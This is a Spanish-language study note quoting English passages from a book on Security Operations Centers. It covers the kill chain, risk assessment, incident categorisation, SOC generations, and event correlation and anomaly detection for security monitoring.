

Análisis y estudio previo

Estudio del funcionamiento de los SOC, gestión de alertas y técnicas de ML aplicadas a ciberseguridad.

Libro: “SOCs - Building, Operating and Maintaining SOC”

Chapter1: Introduction to Security Operations and the SOC

Cybersecurity Challenges

Security attacks are becoming increasingly complex and exhibiting increasingly sophisticated capabilities. So, addressing the complexity and sophistication of such attacks must include not only investing in preventive measures but also the development of intelligent and integrated monitoring capabilities incorporated into an incident response program.

Arguably, getting compromised at some point is inevitable. As the previous CEO of Cisco Systems, John Chambers, said, “There are two types of companies: those who have been hacked and those who don’t yet know they have been hacked.” So, be warned: A security breach is not an if but a when. The good news is that a breach does not necessarily mean that the business will immediately experience negative impact, because attackers usually need time to accomplish their objectives beyond gaining unauthorized access to the network. Discovering and preventing this type of behavior is just one of the many reasons organizations develop a SOC.

The OODA Loop is one methodology that addresses some of these questions. The concept was first developed by military strategist and USAF Colonel John Boyd. Colonel Boyd created a four-step approach designed to determine the appropriate response to a problem. An OODA Loop, as shown in [Figure 1-1](#), consists of the following steps: observe, orient, decide, and act. In the context of cybersecurity, the four steps are as follows:

- **Observe:** Monitor, collect, and store data from various points in your network as the first step in the OODA Loop.
- **Orient:** Analyze collected data in search of suspicious activities. This usually involves the use of tools to process and analyze incoming and stored data.
- **Decide:** Determine an action course based on the results of the analysis phase and the experience you have gained from previous loop iterations.
- **Act:** Execute the action course you determined in the preceding step.




Figure 1-1 *The OODA Loop*

The cyber kill chain, developed by Lockheed Martin's Computer Incident Response Team and shown in [Figure 1-2](#), describes the progression an attacker follows when planning and executing an attack against a target. This model helps security professionals identify security controls and actions that can be implemented or improved to detect, deny, and contain an attack scenario.




Figure 1-2 *The Cyber Kill Chain*

The various phases of the cyber kill chain are as follows:

- Phase 1, Reconnaissance: Research, identification, and selection of targets, often represented as crawling Internet websites such as conference proceedings and mailing lists for e-mail addresses, social relationships, or information on specific technologies.
- Phase 2, Weaponization: Coupling a remote-access Trojan with an exploit into a deliverable payload, typically by means of an automated tool also known as a weaponizer.
- Phase 3, Delivery: Transmission of the weapon to the targeted environment.
- Phase 4, Exploitation: Triggers the intruder's code. Most often, exploitation targets an application or operating system vulnerability, but it could also more simply exploit the users themselves or leverage an operating system feature that auto-executes code.
- Phase 5, Installation: Installation of a remote-access Trojan or back door on the victim system enables the adversary to maintain persistence inside the environment.
- Phase 6, Command and Control: Beacon outbound to an Internet controller server to establish a command and control channel.
- Phase 7, Actions and Objectives: Intruders take actions to achieve their original objectives. Typically, this objective is data exfiltration that involves collecting, encrypting, and extracting information from the victim environment; violations of data integrity or availability are potential objectives as well. Alternatively, the intruders may only desire access to the initial victim box for use as a hop point to compromise additional systems and move laterally inside the network.

Threat landscape - The Verizon 2015 Data Breach Investigation Report (DBIR)[4](#) showed that 60 percent of businesses being breached happened within minutes or less. The report also showed that half of these incidents took anywhere from months to even years before being uncovered. So in summary, breaches tend to happen very quickly and on average take a long time to be detected by the targeted organization. These numbers demonstrate the importance of having an effective security operations program in which a mature SOC plays a significant role. [Figure 1-3](#), taken from the DBIR, compares the time spans of when organizations are compromised versus when they are able to discover the breach.




Figure 1-3 2015 DBIR Comparing Breach and Discovery Time

As the security landscape continues to evolve, new and automated offensive tools become readily available for a larger audience. Well-organized libraries of offensive tools are now packaged on free-to-download-and-use Linux distributions such as Backtrack and Kali, making it possible for almost anyone to test and develop tools and exploits. Attackers known as Script Kiddies might not understand the details of how the attack works, but packaged offensive tools make launching sophisticated attacks as simple as point-and-click execution. An analogy to this scenario is that the average person cannot build a telephone but can make a phone call as long as the system is prebuilt and ready to use. Many attack tools are developed in a point-and-click fashion, such as shown in [Figure 1-4](#), which showcases a weaponized denial-of-service (DoS) attack application known as Low Orbit Ion Cannon (LOIC).




Figure 1-4 LOIC DoS Attack Application

Introduction to risk management

Let's start by defining what risk is. A common definition of risk is the probability of a threat executing on vulnerability and the impact resulting from successful exploitation. Dealing with risk cannot be achieved without understanding the organization-specific threat landscape and vulnerability status. This can be achieved using various types of security services such as a risk assessment.

A risk assessment is the process used to assign some value to risk associated with assets. The output of a risk assessment can then be used to make better-informed decisions on how to deal with risk. Decisions include one or more of the following: mitigate, transfer, accept, or avoid. Risk management involves combining the output of risk assessment with the decision on how to address risk.

Another example is the public announcement of a new security vulnerability affecting a number of internal assets that are not publicly accessible. What should the new risk values associated with these internal assets be as a result of this vulnerability discovery? Let's consider the latter scenario to assess the risk associated with the internal assets based on the new security vulnerability announcement, using the Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE) risk-assessment methodology that was first developed by the Software Engineering Institute (SEI)[25](#) at Carnegie Mellon University. [Table 1-1](#) demonstrates going through an OCTAVE risk-assessment exercise.

Risk Component	Description
Vulnerability	A new vulnerability affecting internal assets has been announced. The analysis shows that a number of critical internal assets are indeed vulnerable.
Threat description	Vulnerable assets are classified as critical. The attack can be easily executed on an asset if the attacker can access the service over the network.
Existing controls	The internal assets are not connected to the Internet. The assets are protected by a firewall that allows internal users only. The assets are protected by an intrusion prevention system (IPS); however, the IPS vendor has not released signatures that can protect the assets from being exploited through the newly announced vulnerability.
Probability	Unlikely. The assets can be only exploited by internal users who have access to the assets over the internal network.
Impact	Critical. Exploiting the vulnerability results in the attacker gaining full administrative access to the system.

Table 1-1 *Example of a Risk-Assessment Exercise*

Next, we will map the information in [Table 1-1](#) to a risk heat map that we can use to identify the priority of this event based on the probability of it occurring and impact to the business if the event occurs. The risk heat map is a simple color-based representation using a two-dimensional matrix calculating probability and impact levels to identify the organization's level of concern for the event. [Figure 1-9](#) depicts a four-level severity risk heat map using low, medium, high, and extreme as the depth levels of concern.

Probability		Impact			
		Negligible	Marginal	Critical	Catastrophic
	Certain	HIGH	HIGH	EXTREME	EXTREME
	Likely	MEDIUM	HIGH	HIGH	EXTREME
	Possible	LOW	MEDIUM	HIGH	EXTREME
	Unlikely	LOW	LOW	MEDIUM	EXTREME
	Rare	LOW	LOW	MEDIUM	HIGH

Figure 1-9 Simple Risk Heat Map

Information security incident response

Responding to incidents starts by first detecting that an incident has actually occurred and is within the scope assigned to the security operations team. An example is capturing some indicators of compromise (IOC) with a monitoring system and either investigating the events or handing off the forensic tasks to another party. This process typically involves different internal and potentially external entities depending on factors such as the tools used, type of event, skills of parties involved, and location triggering the alarms.

Incident categories - All computer security incidents should be assigned a category. The category value identifies the type of the incident and its potential type of impact. Assigning a category value helps the SOC allocate the appropriate resources to analyze and investigate a computer security incident. [Table 1-2](#) shows a sample list of categories that you could use for categorizing incidents.

Category Number	Name	Description
0	Exercise	This is used when conducting an approved exercise such as an authorized penetration test.
1	Unauthorized Access	This represents when an individual gains logical or physical access without permission to a client network, system, application, data, or other resource.
2	Denial of Service (DoS)	This is used when an attack successfully prevents or impairs the normal authorized functionality of networks, systems, or applications by exhausting resources.
3	Malicious Code	This identifies when there is a successful installation of malicious software, such as a virus, worm, Trojan horse, or other code-based malicious entity, that infects an OS or application.
4	Scans/Probes/ Attempted Access	This includes any activity that seeks to access or identify a client computer, open ports, protocols, service, or any combination for a future attack.
5	Investigation	This includes unconfirmed incidents that are potentially malicious or anomalous activity deemed by the reporting entity to warrant further review.

Table 1-2 Computer Security Incident Categories

Incident severity - Severity levels are based on the expected or observed impact of an incident. This is used for the prioritization of the incident, taking into account the amount of resources that should be assigned, and determines the escalation process to follow. Note that the severity level of an incident may change as the investigation unfolds.

Level	Description
High	Incidents that have severe impact on operations
Medium	Incidents that have a significant impact, or the potential to have a severe impact, on operations
Low	Incidents that have a minimal impact with the potential for significant or severe impact on operations

Table 1-3 *Computer Security Incident Severity Levels*

The analysis and investigation phase involves the activities undertaken by SOC and by other teams for the purpose of

- Identifying compromised systems and accounts
- Understanding the impact of the computer security incident
- Identifying unauthorized access attempts to confidential data
- Understanding the chain of events that have led to the computer security incident

Incident closure - Closing a computer security incident refers to the eradication phase in which vulnerabilities that lead to the incident have been closed and all the incident traces have been cleansed. The closure process also includes testing systems to ensure that the eradication steps and controls were effective and that the vectors used by the attack do not exist anymore or are ineffective. Predefined actions to consider include applying any final information about the event, its final classification, any external notifications, and archiving information about the incident.

If the incident involved violating regulatory requirements or resulted in the infringement of law, the SOC might be obliged to notify external entities. The SOC should have processes in place so that this communication is timely, accurate, and contains all information required for such notification.

SOC generations

First-generation SOCs - In this generation, the wider IT operations team delivered what would be considered as SOC functions and services. This team was not necessarily skilled or trained to handle information security events and incidents. Security operations were not delivered by the establishment of a formal SOC, but in many cases by an IT operations individual or a team who focused on a blend of tasks. This could be responsibility for device and network health monitoring, managing antivirus security across the organization, and log collection. Log collection for the first-generation SOC was limited in the number of sources and types of devices capable of producing logs, such as firewalls. In many cases, storing logging messages was done locally. In other cases, a central logging facility was provisioned to receive log information, mainly in the form of unencrypted syslog or Simple Management Network Protocol (SNMP) messages.

Let's look at an example of how a first-generation SOC would operate. Consider, for instance, that a number of systems have reported a substantial and relatively abnormal number of failed login attempts for the Microsoft Windows Active Directory domain

administrator account within what is considered to be a short period of time. No evidence indicates suspicious activity or that a system compromise has been reported.

In the first generation of SOC, logging messages would most likely be locally saved on each system rather than stored on a centralized collection system such as a security information and event management (SIEM). The unsuccessful login attempt events would be saved to the local Windows security log store and buried under a large number of events generated by other various activities. Unless the Microsoft Active Directory system administrator manually accessed and analyzed the logs, the events in this example would have likely gone unnoticed, overlooking what could potentially be an account compromise and leading to what could be considered a major security incident.

Second-generation SOCs - This is the generation in which SIEM tools started to emerge. Early generations of SIEM providers such as netForensics, Network Intelligence (later acquired by EMC), and Cisco Security Monitoring, Analysis, and Response System (MARS) promised to detect network threats, releasing administrators from the complex and in many cases impossible task of manually analyzing huge amounts of log information. The early providers of such tools focused on security threat management (STM), also referred to as security event management (SEM), which delivers real-time log analysis for the purpose of threat detection. These tools accept log information generated by various sources in different formats, speeding up the process of detecting potential security incidents. The basic idea of SEM is to first aggregate log information in the form of events from various sources such as operating systems, security devices, and applications. Events are then correlated so that possible relationships between them are identified, indicating the potential occurrence of incidents. Incidents are then reported in the form of a dashboard alert to the operator to investigate further.

Taking the same multiple failed login attempts example used in the discussion about first-generation SOC, the Microsoft Windows systems would most likely be configured to forward logged events to a SIEM tool. The SIEM tool should be capable of receiving, parsing, normalizing, and correlating the different events and eventually alerting a security analyst that there have been multiple login failures for the account “administrator” on multiple systems. This behavior could indicate a possible brute-force attack, assuming that the SIEM tool is configured with correlation rules that can detect and assign a relevant and meaningful alert to this suspicious activity.

Third-generation SOCs - As SIEM tools further established their importance, other security services started to find their way to the SOC. In this generation, the SOC team would handle tasks related to vulnerability management, in addition to being heavily involved in formalizing and executing tasks related to incident response.

Vulnerability management refers to the practice in which vulnerabilities are discovered and confirmed, their impact is evaluated, corrective measures are identified and executed, and their status is tracked and reported until closure.

Fourth-generation SOCs - This generation of SOC introduces a number of advanced security services that attempt to tackle new security threats. The first new concept is expanding on the limited event correlation seen in previous generations of SIEM to big data security. Big data security analytics can be defined as “the ability to analyze large amount of data over long periods of time to discover threats and then present and visualize the results.” Big data platforms are now being deployed to consume data from any source at high speed and with high volume, while being able to perform real-time or offline sophisticated security analytics. An example of using big data is ingesting large threat intelligence feeds about

attacks seen all over the world rather than limiting event correlation to internal threats. Attack data could be website reputation data, malicious sources, volumetric trends for identifying distributed denial-of-service (DDoS) attacks, and so on.

In summary, fourth-generation SOC is expanding threat data sources, layering different security capabilities to battle more advanced threats, and automating security to improve reaction time to incidents. This generation of SOC also includes policies to evaluate their capabilities as a continuous process for optimization and enhancement purposes.

Characteristics of an effective SOC (ámbito de una empresa/organización)

- **Executive sponsorship:** The SOC program must have executive sponsorship. This sponsorship should be in the form of the sponsor signing the SOC mission, and the SOC team providing periodic updates to the sponsor, who is expected to be involved in major decisions taken by or for the SOC (for example, the acquisition of new tools or the expansion of the SOC team).
- **Governance:** Establishing a governance structure is critical to the success of any security program. Metrics must be established to measure the effectiveness of the SOC capabilities.
- **Operate SOC as a program:** Organizations should operate the SOC as a program rather than a single project. Doing so relies on the criticality and the amount of resources required to design, build, and operate the various services offered by the SOC.
- **Collaboration:** The different units in an organization must collaborate during the plan, design, build, and operate phases of the SOC. The exact collaboration and interdepartmental relationships must be formally defined during the SOC design and build phases.
- **Access to data and systems:** Access to the required data and systems must be provided to the SOC team so that they can perform their tasks: before, during, and after a security incident. The exact definition of access must be established during the SOC design and build phases.
- **Applicable processes and procedures:** The SOC team must be equipped with established processes and knowledge, augmented with the appropriate set of tools. The processes created during the SOC design and build phases should consider the current and desired capabilities.
- **Skill set and experience:** The SOC team must be equipped with the appropriate skill set that enables them to perform their tasks in terms of operating technologies and investigating incidents. The organization must consider training existing staff or acquiring the required skill set through a hiring process.
- **Budget:** The subject of budget is relative. The budget assigned to the build and operate phases would vary depending on a number factors.

Phases of building a SOC

This section introduces the sequence of phases that you expect to undergo when establishing a SOC: namely, plan, design, build, operate, and optionally, transfer.




Figure 1-18 *Phases of Building a SOC*

Chapter 2: Overview of SOC technologies

Data collection and analysis

You need to first acquire relevant data before performing any sort of useful analysis. In the context of security monitoring, data from various sources and in different formats can be collected for the purposes of security analysis, auditing, and compliance. Data of special interest includes event logs, network packets, and network flows. You might also want sometimes to actively probe or collect content such as the static content of a web page or the hash value of a file.

Generating and capturing event logs is crucial to security operation. Events can directly or indirectly contribute to the detection of security incidents. For example, a high-priority event generated by a properly tuned intrusion detection system would indicate an attack attempt. However, a high-link-utilization event generated by a router might not be a security event by definition but could indicate a security incident when correlated with other events such as a denial-of-service (DoS) attack or a compromised host scanning your network.

Understanding your exact environment and identifying the elements that you acquire useful data from are the initial steps in the process of building a data-collection capability. The conceptual steps shown in [Figure 2-1](#) represent this process. Data can be stored in a flat file, a relational database, or over a distributed file system such as the Hadoop Distributed File

System (HDFS). The analyze step can use various techniques, such as statistical-based anomaly detection, deploying event correlation rules, or **applying machine learning on data**. Starting from the SOC design phase, you should formalize and document all processes and procedures, including your choices of technology.




Figure 2-1 *Basic Data Management Workflow*

After data has been collected, you can decide whether to store it, parse it, or both. Although storing data in its original format can be beneficial for the purposes of digital investigations, out-of-band security analytics, and meeting compliance requirements, it is important to note that data at this point is regarded as being unstructured, meaning the exact structure is still unknown or has not been validated. To understand the structure of the data, parsing is required to extract the different fields of an event.

Data sources (me da “igual”, voy a usar datasets públicos de la UNB) - Logging messages are considered the most useful data type to acquire. Logging messages summarize an action or an activity that took place on a system, containing information related to an associated event. Depending on your environment, you might want to consider collecting logging messages from various forms of security, network, and application products.

Security analysis - Security analysis refers to the process of researching data for the purpose of uncovering potential known and unknown threats. The complexity of the task varies from performing basic incident mapping to advanced mathematical modeling used to discover unknown threats. Revealing relationships between events within a context is achieved using machine learning-based techniques or knowledge-based techniques, such as rule-based matching and statistical anomaly detection.

Event correlation is the most known and used form of data analysis. Security event correlation refers to the task of creating a context within which revealing relationships between disparate events received from various sources for the purposes of identifying and reporting on threats. A context can be bound by time, heuristics, and asset value.

The exact use case and your choice of tools impact the complexity associated with creating or customizing correlation rules. For example, creating a rule that alerts on detecting the use of a clear-text management protocol such as Telnet could be straightforward compared to more complex rules that involve multiple sources, messages, and time periods. Also, it is important to consider the performance impact on the SIEM as your rules grow in size and complexity along with management for customized functions.

Let's look at the example use case to create a correlation rule that triggers an alert when the same account was used to log in to more than ten data center servers, followed by one or more of these servers establishing one or more outbound TCP connections to external IP addresses within 5 minutes after the ten login attempts. The idea of using this example is to

demonstrate how complex creating correlation rules can be for use cases that might sound simple. You can express this use case as a nested statement made of a combination of events (content) and operators such as AND, OR, NOT, and FOLLOWED BY (stateful context). In this use case, a context is nothing but an arbitrary set of parameters that describe a particular event or sequence of events.

Alternative to Rule-Based correlation - Anomaly-based correlation is another approach that can be combined with rule-based correlation. Detecting anomalies relies on first statically profiling your environment to establish a baseline. After you have a baseline, the SIEM can identify activity patterns that deviate from the baseline, alerting on potential security incidents.

When it comes to profiling peaks, it is important to record not only the highest values reached but also the durations in which noticeable increase of usage were observed, thus adding statefulness to your profiling process. [Figure 2-5](#) is a histogram that shows the distribution of syslog messages sent from Linux hosts in the past 24 hours. The distribution of events shows a spike in the number of events lasting for around 30 minutes. This type of event would generally trigger the interest of a security analyst. [Figure 2-6](#) shows zooming in to this data to identify two different periods of high syslog activities corresponding to what was shown in [Figure 2-5](#). In this specific example, the first period is short and corresponds to the installation of system patches on a number of hosts, and the second (and longer-lasting) period corresponds to a wider remote system compliance check. These might not have been malicious events; however, using anomaly detection can help administrators be more aware of changes in their environment. This proves useful for a response if users complain that the network is running slowly during the spike time periods.




Figure 2-5 *Event Distribution Histogram Showing Two Different Peak Shapes*




Figure 2-6 *Event Distribution Histogram Showing Two Different Peak Shapes: Zoom*

Data enrichment - Data enrichment refers to the practice of adding additional context to the data that you receive. A common example of enrichment sources is Geo information, allowing you to map IP addresses to geographical locations. This overlay knowledge you gain helps you make more informative decisions, increasing the accuracy of your threat-detection processes and tools.

Vulnerability management

Refers to the process of discovering, confirming, classifying, prioritizing, assigning, remediating, and tracking vulnerabilities. Do not confuse vulnerability management with vulnerability scanning, the latter being part of the vulnerability management process, with emphasis on the discovery phase. It is also important to understand that risk management deals with all associated risks, whereas vulnerability management targets technology.

Threat intelligence

